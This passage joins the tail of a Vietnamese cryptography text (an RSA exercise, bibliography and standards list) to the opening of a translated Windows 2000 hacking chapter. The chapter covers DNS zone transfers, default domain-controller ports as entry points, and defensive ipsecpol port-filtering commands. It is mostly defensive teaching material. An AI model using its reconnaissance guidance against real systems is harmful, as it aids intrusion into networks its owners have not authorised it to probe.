9. Giả sử người A muốn gửi một tệp tin tin cậy lớn tới nhiều người- người B,C và D- tất cả những người này đều có khoá đôi RSA. Tệp tin sẽ được gửi đi được mã hoá để không người nào ngoài A,B,C hay D có thể biết được nội dung của nó bằng cách kiểm soát việc truyền tin. Thay vì gửi những tin nhắn riêng biệt cho từng người B,C hay D, A muốn tạo ra chỉ một tin nhắn bao gồm một phiên bản được mã hoá của nội dung tệp tin. Điều này được thực hiện như thế nào?

Các sách tham khảo

[BAL1] D.M. Balenson, " Sự phân bố tự động các khoá mật mã sử dụng Tiêu chuẩn Quản lý Khoá thể chế Tài chính", Tạp chí truyền thông IEEE, tập 23, số 9(9/1985), pp.41-46.a

[BIH1] E. Biham và A. Shamir, **"** Sự phân tích m ã khác nhau của DES như là các hệ thống mã," Tạp chí của Ngành mật mã tập 4, số 1(1991), pp3-72..

[BIH2] E. Biham và A. Shamir, **"** Sự phân tích khác nhau về bản đày đủ của DES chu kỳ 16," trong E. Brickell (Ed), Thuận lợi trong ngành mật mã- mật mã '92 (chú thích của bài giảng trong Khoa học máy tính 740), Springer- Verlag, Berlin,1993, pp.487-496.

[BRA1] G.Brassard, Ngành mật mã hiện đại: một hướng dẫn học(chú thích bài giảng trong Khoa học máy tính 325), Springer- Verlag, Berlin,1988.

[BR1] E.F. Brickel, " Một cuộc điều tra sụ thực thi phần cứng của RSA," trong G. Brassard(Ed.),Thuận lợi trong ngành mật mã- mật mã '89 (Chú thích bài giảng trong Khoa học máy tính 435), Springer Verlag, Berlin, 1990, pp. 368-370.

[DEN1] D.E.Denning, Sưk ghi mật mã và An toàn dữ liệu, Addison- Wesley, Đọc, MA, 1982.

[DEN2] D.E. Denning, " Tiêu chuẩn mã hoá dữ liệu 15 năm của sự nghiên cứu chung", Quá trình xử lý của hội nghị các ứng dụng an toàn máy tính thông thường lần thứ 6, Tucson, AZ, 12/1990, Tạp chí xã hội máy tính IEEE, Los Alamitos, CA, 1990,pp.x-xv.

[DEN3] D.E Denning, " Các chữ ký kỹ thuật số với RSA và các hệ thống mã khoá-chung khác," các truyền thông của ACM, tập 27, số4 (4/1984), pp.388-392.

[D IF1] W . Diffie và M. Hellman, " Các thư mục mới trong quá trình ghi mã hoá," Sự chuyển đổi IEEE theo học thuyết thông tin, tập ,IT-22, số.6(1976), pp.644-654.

[D IF2] W. Diffie, " Mười năm đầu của ngành mật mã khoá chung," trong Gustavus J. Simmons (Ed.), Ngành mật mã đương thời : Khoa học về tính vẹn toàn thông tin, Tạp chí IEEE, New York, 1992,pp.136-175.

[D US1] S.R. Dusse và B.S, Kaliski, Jr., " Một thư viện mật mã cho hãng Motrrola DSP56000, " trong I.B.Damard (Ed.), Thuận lợi trong ngành mật mã- mã hoá số 0 '90 (Chú thích bài giảng trong Khoa học máy tính 473), Springer Verlag, Berlin, 1991, pp. 230-244.

[EBE1] H.Eberle, " Sự thực thi DES tốc độ cao cho các sự thực thi mạng", trong E. Brickell (Ed.), thuận lợi trong ngành mật mã- mật mã '92 (Chú thích bài giảng trong Khoa học máy tính 740), Springer Verlag, Berlin, 1993, pp. 521-539.

[ELG1] T.ElGamal, " Một hệ thống khoá chung và một cơ cấu chữ ký dựa trên các thuật toán loga rời rạc, "Sự chuyển đổi IEEE theo học thuyết thông tin, tập .IT-31, số.4(1985), pp.469-72.

[G AR1] G.Garon và R. Outerbridge, " Xem DES: Một sự kiểm tra tính hiệu quả của tiêu chuẩn Mã hoá Dữ liệu về an toàn Thông tin thể chế Tài chính trong những năm 1990, Ngành mật mã , tập. XV, số .3 (6/1991),pp.177-193.

[G OR1] J.Gordon, " Các khoá RSA mạnh," thư điện tử, tập.20, số.5, pp.514-6.

[GRE1] M.B. Greenlee, " Các yêu cầu về các giao thức quản lý khoá trong công nghiệp các dịch vụ tài chính bán sỉ," Tạp chí truyền thông IEEE, Tập. 23, số. 9 (9/1985),pp.22-28.

[JUE1] R.R. Jueneman, S.M. Matyas, và C.H.Meyer, " Sự xác nhận thông tin," Tạp chí truyền thông IEEE, Tập. 23, số. 9 (9/1985),pp.29-40.

[KAL1] B. Kaliski, thuật toán điện báo MD2: Đòi hỏi thông báo (RFC) 1319, Bảng hoạt động mạng, 1992.

[KEN1] S. Ken, Hỗ trợ bảo mật Thư điện tử : Phần II: Chứng chỉ quản lý khoá, yêu cầu thông báo (RFC) 1422, Bảng hoạt động mạng 1993.

[MAT1] S.M. Matyas, " Nắm giữ khoá với các vector điều kiển," Tạp chí định kỳ các hệ thống IBM, tập 30, số.2(1991), pp 151-174.

[MER1] R.C. Merkle và M.E. Hellman, " Trong sự an toàn của mã hoá đa nhiệm," Truyền thông của ACM, tập,.27, số. 7(6/1991), pp.465-67..

[MER2] R.C. merkle, " Các hàm phân cắt một chiều và DES, trong G. Brassard (Ed.), Thuận lợi trong ngành mật mã- mật mã '89 (chú thích trong khoa học máy tính 435),Springer- Verlag, Berlin, 1990,pp.428-446.

[MEY1] C.H.Meyer và S.M> Matyas, Sự ghi mật mã : Một điều kiện mới trong An toàn dữ liệu máy tính, John Wiley và Sons, New York, 1982

[MIT1] C.J. Mitchell, F. Piper, và P. Wild, " Các chữ ký kỹ thuật số" trong G.J.Simmons (Ed.), Ngành mật mã đương thời: Kiến thức về tính vẹn toàn của thông tin, Tạp chí IEEE, New York, 1992, pp.325-378.

[NEC1] J.Nechvatal, " Sự ghi mật mã khoá chung," trong G.J.Simmons (Ed.), Ngành mật mã đương thời: Kiến thức về tính vẹn toàn của thông tin, Tạp chí IEEE, New York, 1992, pp.178-288.

[NIS1] Bộ thương mại Mỹ, Viện nghiên cứu quốc gia về Tiêu chuẩn và Công nghệ, " Quá trình phê chuẩn tính chính xác của sự thực thi phần cứng của tiêu chuẩn mã hoá dữ liệu NBS," Ấn phẩm đặc biệt của NIST 500-20

[NIS2] Bộ thương mại Mỹ, Viện nghiên cứu quốc gia về Tiêu chuẩn và Công nghệ, " Phép kiểm thử sự bảo trì cuả Tiêu chuẩn mã hoá dữ liệu ," Ấn phẩm đặc biệt của NIST 500-61.

[NIS3] Bộ thương mại Mỹ, Viện nghiên cứu quốc gia về Tiêu chuẩn và Công nghệ, " Tiêu chuẩn xử lý thông tin liên bang cho tiêu chuẩn chữ ký kỹ thuật số (DSS)," đăng ký liên bang, 30/8/1991

[RIV1] R.L.Rivest, A. Sharmin, và L.Adleman, " Một phương pháp để thu lại các chữ ký kỹ thuật số và các hệ thống mã khoá- chung," Truyền thông của ACM, tập 21, số 2 (2/1978), pp.120-126.

[RIV2] R.L.Rivest, M.E.Hellman, và J.C.Anderson, " Hồi đáp các đơn đề nghị của NIST" Truyền thông của ACM, tập 35, số 7(6/1992),pp.41-52

[RIV3] R.L.Rivest, Thuật toán Điện báo MD4. Đòi hỏi thông báo (RFC) 1320, Bảng hoạt động mạng, 1992.

[RIV4] R.L.Rivest, Thuật toán Điện báo MD5. Đòi hỏi thông báo (RFC) 1321, Bảng hoạt động mạng, 1992.
[SCH1] C.P. Schnorr, " Hiệu quả của sự phát sinh chữ ký của thẻ thông minh," Tạp chí Ngành mật mã, tập 4, số.3(1991),pp. 161-174.
[SHA1] M. Shand, P.Bertin, và J. Vuillemin, " Tăng tốc độ phần cứng trong cấp số nhân số nguyên dương," Quá trình xử lý tập chuyên đề ACM lần thứ hai trên thuật toán thông số và các kiến trúc, Crete, 2/6/1990.
[SEB1] J. Seberry và J. Pieprzyk, Ngành mật mã: giới thiệu về sự an toàn máy tính, Prentice Hall, EngleWood Cliffs, NJ, 1989.
[SMI1] M.E. Smid và D.K. Branstad, "Tiêu chuẩn mã hoá dữ liệu: quá khứ và tương lai." Quá trình xử lý của IEEE, tập. 76, số.5(5/1988), pp. 550-559
[SMI2] M.E. Smid và D.K. Branstad, " Hồi đáp thông báo trên NIST đã đề nghị Tiêu chuẩn chữ ký kỹ thuật số," trong E.Brickell (Ed.), Thuận lợi trong Ngành mật mã -mật mã '92 (Chú thích bài giảng trong khoa học máy tính 740), Springer-Verleg, Berlin,1993, pp. 76-88.
[TUC1] W . Tuchman, " Hellman trình bày giải pháp không đi tắt đến DES," Tạp chí IEEE, tập 16, số.7(6/1979),pp.40-41.
[TSU1] G. Tsudik, " Sự xác nhận thông tin với hàm phân cắt một chiều," Xem lại truyền thông máy tính, tập.22, số.5, (10/1992), Tạp chí ACM, New York, pp.29-38.
[VAN1] P.C van Oốcht và M.J. Wiener, " Một cuộc tấn côngvăn bản rõ vào sự mã hoá gấp ba lần hai khoá," trong I.B. Damgard (Ed.), thuận lợi trong Ngành mật mã-mật mã hoá '90 (Chú thích bìa giảng trong khoa học máy tính 473), springer-Verlag, Berlin, 1991,pp.318-325.
[VAN2] P.C, van Oorschot, " Só sánh các hệ thống mã khoá chung dựa trên sự tìm thừa số các số nguyên và các thuật toán loga rời rạc," trong G.J.Simmons (Ed.), Ngành mật mã đương thời: Kiến thức về tính vẹn toàn của thông tin, Tạp chí IEEE, New York, 1992, pp. 289-322.

Các tiêu chuẩn

ANSI X3.92:Tiêu chuẩn quốc gia Mỹ, thuật toán mã hoá dữ liệu, 1981.
ANSI X9.9 :Tiêu chuẩn quốc gia Mỹ về sự xác nhận thông tin thẻ chế tài chính.(bán sỉ), 1986
ANSI X9..17:Tiêu chuẩn quốc gia Mỹ cho sự quản lý khoá thể chế tài chính(bán sỉ), 1985.
ANSI X9.30:Tiêu chuẩn quốc gia Mỹ, Ngành mã hoá khoá chung sử dụng các thuật toán đảo ngược cho công nghiệp các dịch vụ tài chính?(hối phiếu).
ASIN X9.31: Ngành mật mã khoá chung Tiêu chuẩn quốc gia Mỹ sử dụng các thuật toán đảo ngược cho nền công nghiệp các dịch vụ tài chính (hối phiếu).
FIBS PUB 46: Bộ thương mại Mỹ, tiêu chuẩn mã hoá dữ liệu, Ấn phẩm các tiêu chuẩn xử lý thông tin liên bang 46, 1977 (tái xuất bản là FIPS PUB 46-1, 1988).
FIPS PUB 74: Hướng dẫn thực thi và sử dụng Tiêu chuẩn mã hoá dữ liệu NBS, Ấn phẩm các tiêu chuẩn xử lý thông tin liên bang 74, 1981.
FIPS PUB 81: Bộ thương mại Mỹ, Các chế độ hoạt động của DES, Ấn phẩm các tiêu chuẩn xử lú thông tin liên bang 81,1980.

FIPS PUB 180: Bộ thương mại Mỹ, Thuật toán phân cắt an toàn, Ấn phẩm các tiêu chuẩn xử lý thông tin liên bang 180,1993.
ISO 8730: Ngân hàng- Các yêu cầu về sự xác nhận thông tin (bán sỉ).
ISO/IEC 9796: Công nghệ thông tin- Các công nghệ bảo mật- Cơ cấu chữ ký kỹ thuật số đưa ra sự phục hồi thông tin.

CHƯƠNG 6
Đột nhập Windows 2000

Mùa thu năm 1999, Microsoft đã tung ra một loạt máy chủ B Windows2000 trên mạng trong miềm Windows2000test.com. Các máy chủ có một lời mời rất ấn tượng: Hãy tấn công tôi nếu bạn có thể.

Một vài tuần sau đó, các máy chủ đã bị thu lại, bị hư hại nặng nề do từ chối những đợt tấn công dịch vụ, nhưng không bị hư hại ở cấp độ OS. (Kẻ tấn công đã phá hỏng bằng ứng dụng GuestBook dựa trên Web chạy trên các máy chủ cửa trước.) Các thử nghiệm khác cũng thu được kết quả tương tự, gồm có cả Openhack Challenge của eWeek.

Có nhiều hình thức kiểm tra khác nhau, và chúng ta không tranh luận là kết quả sẽ như thế nào giữa an ninh NT2000 và các sản phẩm cạnh tranh. Điều rõ ràng sau những thử nghiệm này đó là những máy chủ Windows 200 được định cấu hình khéo léo thì rất khó có thể phá ở cấp độ hệ điều hành như bất kỳ một nền máy chủ nào khác, và rằng cách xâm nhập dễ dàng nhất vào một máy chủ là thông qua tầng ứng dụng, hoàn toàn bỏ qua các biện pháp bảo mật cấp độ Hệ điều hành.

Sự chứng minh thực tiễn này của bảo mật Windows 2000 được tăng cường bằng nhiều tính năng bảo mật mới cài đặt trong Hệ điều hành: thực hiện một IP Security gốc (IPSec); Hệ thống file mã hóa (EFS); cấu hình bảo mật dựa trên chính sách bằng Group Policy; các khuôn mẫu bảo mật; các công cụ Phân tích và định cấu hình bảo mật; kiểm soát sự truy nhập từ xa bằng dịch vụ Remote Authentication Dial-In Service (RADIUS); và xác định gía trị dựa trên Kerberos…Sự phụ thuộc quá nhiều vào các tiêu chuẩn đã được kiểm tra và mật mã được thể hiện rõ trong đội hình này, một loạt sự bổ xung táo bạo đã báo hiệu một sự thay đổi to lớn trong hướng tiếp cận vốn được coi là độc đoán của Microsoft đối với vấn đề Bảo mật Windows.

Trong Chương này chúng ta sẽ nghiên cứu những vấn đề an ninh quan trọng hơn trong Windows 2000 cho tới thời điểm này từ góc độ phương pháp tấn công chuẩn mà chúng ta đã đề cập trong phần trước: in dấu vết, quét, đếm, xâm nhập, phủ nhận dịch vụ (nếu cần), tăng cao đặc quyền, đánh cắp, lấp rãnh ghi, và cài đặt cửa sau. Chúng ta sẽ tìm tìm hiểu khái quát 3 giai đoạn đầu của một cuộc tấn công tiêu chuẩn trong chương này do chức năng in dấu vết, quét và đếm của Windows 2000 đã được đề cập lần lượt trong Chương 1,2 và 3.

Tiếp theo, chúng ta sẽ chú trọng đến một số công cụ định cấu hình bảo mật mới có trong Windows 2000. Tính năng mới này sẽ hỗ trợ các quản trị viên khắc phục những điểm yếu mà chung ta sẽ thảo luận.

Chú ý:Với những ai thực sự quan tâm sâu sắc đến thông tin về cấu trúc bảo mật của Windows 2000 từ góc độ của kẻ tấn công, những tính năng mới, và sự

phân tích chi tiết hơn về những điểm yếu bảo mật của Windows 2000 và cách khắc phục – bao gồm có những sản phẩm IIS, SQL và TermServ mới nhất – hãy lấy một cuốn Hacking Exposed Windows 2000 (Osborne/McGraw-Hill, 2001).

IN DẤU VẾT

Như ta đã tìm hiểu trong Chương 1, hầu hết những kẻ tấn công đều khởi đầu bằng cách cố gắng khai thác được càng nhiều thông tin càng tốt mà chưa cần thực sự động đến máy chủ mục tiêu. Nguồn thông tin để lại dấu tích chính là Domain Name System (DNS), đây là một giao thức tiêu chuẩn mạng Internet nhằm khớp địa chỉ IP máy chủ với những tên dễ nhớ như www.hackingexposed.com

☻ Những chuyển giao vùng DNS

Tính phổ thông	*5*
Tính đơn giản	*9*
Tính hiệu quả	*2*
Mức độ rủi ro	*5*

Do dấu cách Windows 2000 Active Directory dựa trên DNS, Microsoft vừa mới nâng cấp xong tính năng thực thi máy chủ DNS của Windows 200 nhằm đáp ứng những nhu cầu của AD và ngược lại. Do vậy đây là một nguồn thông tin dấu tích tuyệt vời, quả không sai, nó mặc định cung cấp những chuyển đổi vùng cho bất kỳ một máy chủ từ xa nào. Xem Chương 3 để biết thêm chi tiết.

◙ Vô hiệu hóa các chuyển đổi vùng

Thật may mắn, tính năng thực thi DNS trong Windows 2000 cũng cho phép hạn chế chuyển đổi vùng, cũng đã đề cập trong Chương 3.

QUÉT

Windows 2000 nghe trên ma trận của các cổng, rất nhiều trong số đó ra đời sau NT4. Bảng 6-1 liệt kê những cổng được lựa chọn nghe trên một bảng điều khiển vùng (DC) mặc định của Windows 2000. Mỗi dịch vụ này là một điểm tốt để xâm nhập vào hệ thống.

Cổng	Dịch vụ
TCP 25	SMTP
TCP 21	FTP
TCP/UDP 53	DNS
TCP 80	WWW
TCP/UDP 88	Kerberos
TCP 135	RPC/DCE Endpoint mapper
UDP 137	NetBIOS Name Service
UDP138	NetBIOS Datagram Service
TCP 139	NetBIOS Session Service
TCP/UDP 389	LDAP
TCP 443	HTTP over SSL/TLS
TCP/UDP 445	Microsoft SMB/CIFS
TCP/UDP 464	Kerberos kpasswd
UDP 500	Internet Key Exchange, IKE (IPSec)
TCP 593	HTTP RPC Endpoint mapper
TCP 636	LDAP over SSL/TLS
TCP 3268	AD Global Catalog
TCP 3269	AD Global Catalog over SSL
TCP 3389	Windows Terminal Server

Bảng 6-1: Các cổng nghe được lựa chọn trên một Bảng điều khiển vùng của Windows 2000 (Cài đặt mặc định)

LỜI KHUYÊN Một danh sách số của cổng TCP và UDP mà các dịch vụ Microsoft sử dụng có trên Bộ tài nguyên Windows 2000 (Resource Kit). Tìm kiếm tại địa chỉ http:// www.microsoft.com/Windows2000/techinfo/reskit/samplechapters/default.asp.

◙ những biện pháp đối phó: Vô hiệu hóa các dịch vụ và khóa các cổng

Cách tốt nhất để chặn đứng cuộc tấn công dưới mọi hình thức đó là khóa đường tiếp cận những dịch vụ này, ở cấp độ mạng hoặc máy chủ.

Các công cụ kiểm soát đường truy nhập mạng ngoai vi (những chuyển đổi, cầu dẫn, firewall, ..v.v) cần phải được định cấu hình nhằm từ chối mọi nỗ lực kết nối với tất cả các cổng được liệt kê ở đây vốn không thể tắt. (Thông thường, phương pháp điển hình là từ chối mọi giao thức tới các máy chủ và sau đó kích hoạt có chọn lọc những dịch vụ mà máy chủ yêu cầu.) Đặc biệt, trên một bảng điều khiển vùng, không có cổng nào là có thể truy nhập bên ngoài ngoại vi mạng, và chỉ có một số rất ít là có thể tiếp cận mạng cấp dưới nội bộ đáng tin cậy. Sau đây là hai lí do:

▼Trong Chương 3, chung ta đã biết cách những người sử dụng kết nối với LDAP (TCP 389) và các cổng Global Catalog và đếm dữ liệu máy chủ.

▲ NetBIOS Session Service, cổng TCP 139 cũng đã được giới thiệu trong Chương 3 là một trong những nguồn dò gỉ thông tin lớn nhất và sự phá hỏng

tiềm tàng trên NT. Hầu hết các sản phẩm chúng tôi giới thiệu trong Chương 5 hoạt động duy nhất trên các kết nối NetBIOS. Dữ liệu Windows 2000 cũng có thể được đếm theo cách tương tự trên TCP 445.

Chú ý: Bạn cũng cần phải đọc phần "Vô hiệu hóa NetBIOS/SMB trên Windows 2000", ở cuối Chương này.

Bảo vệ các cổng nghe trên chính các máy chủ độc cá nhân cũng là một biện pháp tốt. Bảo vệ kiên cố sẽ làm cho các bước tấn công sẽ khó khăn thêm nhiều. Một lời khuyên bấy lâu về khía cạnh này đó là đóng tất cả các dịch vụ không cần thiết bằng cách chạy services.com và vô hiệu hóa các dịch vụ không cần thiết. Cần đặc biệt cảnh giác với các bảng điều khiển vùng Windows 2000. Nếu như một Máy chủ hoặc một Máy chủ cao cấp được tăng cấp thành bảng điều khiển sử dụng dcpromo.exe, tiếp đó Active Directory, DNS, và một máy chủ DHCP được cài đặt, mở ra các cổng phụ. DC chính là các thiết bị quan trong nhất của mạng và được triển khai một cách trọn lọc. Sử dụng một bảng điều khiển làm nền cho các ứng dụng và file, các dịch vụ printer. Sự tối thiểu hóa luôn là nguyên tắc bảo mật đầu tiên.

Nhằm hạn chế tiếp cận các cổng về phần máy chủ, chế độ dự phòng cổ điển, TCP/IP Filters vẫn xuất hiện trong Network và Dial-up connections | Properties of the appropriate connection | Internet Protocol (TCP/IP) Properties | Advanced | Options tab | TCP | IP filtering properties. Tuy nhiên những nhược điểm cố hữu vẫn còn tồn tại. Tính năng trích lọc TCP/IP gắn vào tất cả các bộ điều hợp. Nó sẽ đóng hướng vào của một kết nối hướng ra hợp lệ (ngăn chặn trình duyệt web từ hệ thống), và tính năng này yêu cầu khởi động lại hệ thống trước khi phát huy tác dụng.

Cảnh báo: Những thử nghiệm của chúng tôi trên Windows 2000 đã cho thấy tính năng trích lọc của TCP/IP không khóa các yêu cầu báo lại ICMP (Giao thức 1) ngay cả khi IP Giao thức 6 (TCP) à 17 (UDP) là những đối tượng duy nhất được phépBộ lọc IPSec

Một giải pháp tốt hơn đó là sử dụng các bộ lọc IPSec để lọc cổng dựa trên máy chủ. Những những bộ lọc này là một lợi ích phụ của tính năng hỗ trợ mới của Windows 2000 cho IPSec và được nhóm thiết kế Windows2000test.com và các mạng Openhack sử dụng với hiệu quả cao. IPSec lọc các gói tin quá trình ngay trong ngăn mạng và lại loại bỏ những gói tin nhận được trên giao diện nếu như những gói tin này không đáp ứng những đặc tính của bộ lọc. Trái với những bộ lọc TCP/IP, bộ lọc IPSec có thể được ứng dụng vào các giao diện cá nhân, và nó sẽ khóa hoàn toàn ICMP (mặc dầu các bộ lọc này không đủ để khóa các kiểu phụ ICMP như báo hiệu lại (echo), hồi âm lại (echo reply), dấu hiệu thời gian (timestamp)…) Các bộ lọc IPSec không đòi hỏi phải khởi động lại hệ thống (mặc dầu những thay đổi đối với các bộ lọc sẽ ngưng các kết nối IPSec hiện thời). Các bộ lọc này chủ yếu là giải pháp cho máy chủ mà thôi, không phải là thủ thuật firewall cá nhân cho các trạm công tác bởi chúng sẽ khóa hướng vào của các kết nối hướng ra hợp lệ (trừ phi được phép qua tất cả các cổng), cũng tương tự như các bộ lọc TCP/IP.

Bạn có thể tạo ra các bộ lọc IPSec bằng cách sử dụng trình ứng dụng Administrative Tools | Local Security Policy (secpol.msc). Trong GUI, nhấp chuột phải vào nút IPSec Policies On Local Machine ở ô cửa bên trái, và sau đó chọn Manage IP Filter Lists And Filter Actions.

Chúng ta nên sử dụng tiện ích dòng lệnh ipsecpol.exe để quản lí các bộ lọc IPSec. Tiện ích này tạo thuận lợi cho quá trình scripting, và nó dễ sử dụng hơn tiện ích quản lí chính sách IPSec bằng hình ảnh rắc rối và đa dạng. Ipsecpol.exe được giới thiệu qua Windows 2000 Resource Kit và bằng công cụ Định cấu hình Bảo mật máy chủ Internet Windows 2000 tại địa chỉ http://www.microsoft.com/technet/security/tools.asp. Những dòng lệnh sau chỉ cho phép cổng 80 là có tiếp cận trên một máy chủ:

```
ipsecpol \\ computername -w REG -p “Web” -o
ipsecpol \\ computername -x -w REG -p “Web” -r “BlockAll” -n BLOCK –f 0+*
ipsecpol \\ computername -x -w REG -p “Web” -r “OkHTTP” -n PASS -f 0:80+*:: TCP
```

Hai dòng lệnh cuối cùng tạo ra một chính sách IPSec có tên “Web” chứa đựng hai nguyên tác bộ lọc, một có tên “BlockAll” có tính năng khóa tất cả các giao thức đến và đi từ máy chủ này và tất cả các máy chủ khác. Nguyên tắc còn lại có tên “OkHTTP” cho phép các luồng thông tin trên cổng 80 đến và đi từ máy chủ này và các máy chủ khác. Nếu bạn muốn kích hoạt ping hoặc ICMP (chúng tôi khuyên bạn không nên thực hiện trừ phi điều đó là thực sự cần thiết), bạn có thể nhập thêm nguyên tắc này vào chính sách “Web”.

```
Ipsecpol \\ computername -x -w REG -p “Web” -r “OkICMP” -n PASS -f 0+*: ICMP
```

Ví dụ này đề ra chính sách cho tất cả các địa chỉ, tuy vậy bạn cũng có thể dễ dàng xác định một địa chỉ IP đơn sử dụng khóa chuyển đổi –f nhằm tập trung các hiệu ứng vào một giao diện. Những thao tác quét cổng ngăn chặn một hệ thống được định cấu hình có sử dụng ví dụ trên chỉ hiển thị cổng 80 mà

thôi.Khi mà chính sách bị mất hiệu lực thì tất cả các cổng lại dễ dàng bị truy nhập.

Phần mô tả của mỗi đối số trong ví dụ này được minh họa trong Bảng 6-2. (Để có phần mô tả đầy đủ tính năng ipsecpol, chạy **ipsecpol -?**, bảng 6-2 cũng dựa trên đó)

Đối số	**Phần mô tả**
-w REG	Lập ipsecpol ở *chế độ tĩnh*, giúp viết chính sách cho một điểm chứa định sẵn (ngược với chế độ động mặc định, vẫn phát huy tác dụng khi mà dịch vụ Policy Agent đang hoạt động; do đó rootkit tiêu diệt chế độ này). Tham số REG quy định chính sách phải được viết cho Registry và phải phù hợp cho các máy cho các máy chủ không kết nối. (Sự lựa chọn khác, DS, viết cho thư mục).
-p	Xác định một cái tên mang tính võ đoán (Web, như trong ví dụ) cho chính sách này. Nếu như chính sách đã có sẵn tên này, nguyên tắc này sẽ được bổ xung vào chính sách. Ví dụ, nguyên tắc OkHTTP được bổ xung vào chính sách Web ở dòng thứ 3.
-r	Xác định một cái tên mang tính võ đoán cho nguyên tắc này, nó sẽ thay đổi các nguyên tắc hiện thời bằng cùng một cái tên trong chính sách.
-n	Khi ở chế độ tĩnh, lựa chọn NegotiationPolicyList có thể xác định 3 mục đặc biệt: BLOCK, PASS, và INPASS (như mô tả trong phần sau của bảng này)
BLOCK	Bỏ qua phần còn lại của các chính sách trong NegotiationPolicyList VAF làm cho tất cả các bộ lọc khóa hoặc bỏ tất các bộ lọc. Thao tác cũng giống như lựa chọn một nút Block radio trong UI quản lí IPSec.
PASS	Bỏ qua phần còn lại của các chính sách trong NegotiationPolicyList và làm cho tất cả các bộ lọc mở. Thao tác cũng giống như lựa chọn một nút Permit radio trong UI.
INPASS	Phần này cũng giống như kiểm tra Allow Unsecured Communication, hộp kiểm tra But Always Respond Using IPSEC trong UI.
-f FilterList	Nếu như FilterList là một hoặc nhiều nguyên tắc bộ lọc được phân tách bằng dấu cách có tên *filterspecs* :A.B.C.D/ mask: port =A.B.C.D/mask:port: IP Protocol, nếu Địa chỉ Nguồn luôn ở bên trái "=", và Địa chỉ Đích luôn ở bên phải. Nếu bạn thay thế "=" bằng một "+", 2 bộ lọc *phản*

	chiều sẽ được tạo ra, mỗi bộ theo hướng khác nhau. Bộ phận lọc và cổng là tùy chọn. Nếu như chúng bị loại bỏ, cổng "Bất kỳ" và bộ phận lọc 255.255.255.255 sẽ được sử dụng. Bạn có thể thay thế bộ phận lọc A.B.C.D bằng những hình thức sau: 0 thể hiện địa chỉ hệ thống cục bộ * thể hiện địa chỉ bất kỳ Tên A DNS (chú ý: bỏ qua các đa giải pháp). Giao thức IP (ví dụ, ICMP) là tùy chọn, nếu bị bỏ sót, thì cổng "Any" được chấp nhận. Nếu bạn chỉ ra một giao thức thì một cổng phải đứng ngay trước đó, hoặc "::" phải đứng trước đó.
-x	(TÙY CHỌN) Thiết lập chính sách hoạt động trong vùng đăng ký LOCAL. (chú ý rằng chúng ta sử dụng đối số này khi xác định nguyên tắc đầu tiên nhằm kích hoạt chính sách Web; khóa chuyển đổi này dường như chỉ hoạt động nếu được ứng dụng khi tạo ra bộ lọc đầu tiên của một chính sách.)
-y	(TỦY CHỌN) Thiết lập các chính sách không hoạt động trong vùng đăng ký LOCAL.
-o	(TÙY CHỌN) sẽ xóa đi chính sách mà đó số -q quy định. (Chú ý: đối số này sẽ xóa toàn bộ chính sách đã xác định, không nên sử dụng đối số này nếu như bạn có các chính sách khác hướng vào các đối tượng trong chính sách đó.)

Bảng 6-2: Các tham số ipsecpol sử dụng để lọc luồng thông tin đến một Máy chủ Windows 2000

Chúng ta cần chú ý rằng các bộ lọc IPSec mặc định sẽ không khóa luồng thông tin , thôngbáo, thông tin QoSRSVP, cổng Internet Key Exchange (IKE) 500, hoặc cổng Kerberos 88 (TCP/UDP) (xem trên địa chỉ http://support.microsoft.com/support/kb/articles/Q253/1/69.asp để biết thêm thông tin chi tiết về những dịch vụ này vì chúng liên quan đến IPSec trong Win 2000). Service Pack 1 trong thiết lập Registry vốn giúp bạn vô hiệu hóa các cổng Kerberos bằng cách tắt nguyên tắc miễn bộ phận điều khiển IPSec.

HKLM\SYSTEM\CurrentControlSet\Services\IPSEC\NoDefaultExempt

Type DWORD

Max 1

Min 0

Default 0

Chỉ có IKE, Multicast, và Broadcast là vẫn được miễn, và không bị tác động bởi thiết lập Registry. Thông tin Kerberos và RSVP không được mặc định miễn nữa nếu như Registry này là 1.

Chú ý: Cảm ơn Michael Howard và William Dixon thuộc Microsoft về những lời khuyên trên IPSec.

Do cú pháp dòng lệnh mạnh, ipsecpol có thể quá kiểu cách. Trong ví dụ trước đó, ta thấy rằng danh sách bộ lọc phân tích từ trên xuống (giả sử rằng mỗi bộ lọc mới được ipsecpol viết lên phía trên của danh sách). Nếu ta chỉ đơn giản thay đổi trật tự áp dụng những nguyên tắc này sử dụng ipsecpol thì sẽ dẫn đến việc lọc không đầy đủ, đây là một vấn đề rất nan giải. Ngoài ra, dường như chưa có một phương cách nào giúp xác định dãy cổng bằng cú pháp *filterspec* đích hoặc nguồn. Do đó, mặc dầu các bộ lọc IPSec là bước cải tiến đáng chú ý cho việc lọc cổng TCP/IP, ta cần sử dụng cẩn thận và nhớ rằng bạn chỉ đóng những cổng cần thiết mà thôi. Tiếp theo, chúng tôi sẽ đưa ra một số lời khuyên thu được từ những thử nghiệm rộng rãi ipsecpol.

▼Nếu như bạn muốn loại bỏ một chính sách, đôi khi bạn sử dụng đối số -y sẽ giúp vô hiệu hóa các chính sách trước hoặc sau khi xóa chúng bằng khóa chuyển đổi –o. Chúng ta đã từng biết đến trường hợp ngay cả những chính sách đã bị xóa vẫn có tác dụng cho đến khi nó bị vô hiệu hóa hoàn toàn.

■ Sử dụng công cụ dòng lệnh ipsecpol hoặc GUI duy nhất khi tiến hành thay đổi các chính sách. Khi chúng ta tạo lập các chính sách sử dụng ipsecpol và sau đó hiệu chỉnh chúng thông qua GUI, những xung đột xuất hiện và để lại những kẽ hở lớn trong vấn đề bảo vệ.

▲ Đảm bảo rằng bạn xóa đi tất cả những nguyên tắc bộ lọc không sử dụng nhằm tránh xung đột. Đây là một khu vực mà GUI thể hiện hết tính năng - đếm các bộ lọc hiện thời và các chính sách.

ĐẾM

Chương 3 cho ta thấy NT4 "thân thiện" như thế nào khi tác động tích cực nhằm phát hiện thông tin như tên đối tượng sử dụng, phần dùng chung file, …Trong chương đó, chúng ta cũng đã biết cách dịch vụ NetBIOS thu thập dữ liệu đối với các đối tượng sử dụng nặc danh trên vùng trống nguy hiểm. Chúng ta cũng biết Active Directory để lộ thông tin cho những kẻ tấn công chưa được xác định như thế nào. Trong phần này chúng ta không miêu tả lại những cuộc tấn công đó nữa nhưng ta cần chú ý rằng Windows 2000 cung cấp một số biện pháp mới nhằm khắc phục những sự cố NetBIOS và SMB.

Khả năng tự hoạt động mà không dựa trên NetBIOS có thể là một trong những thay đổi quan trọng nhất trong Windows 2000. Như đã đề cập trong Chương 3, NetBIOS trên TCP/IP có thẻ bị vô hiệu hóa sử dụng Các tính năng của Network và Dial-up Connections thích hợp | Properties of Internet

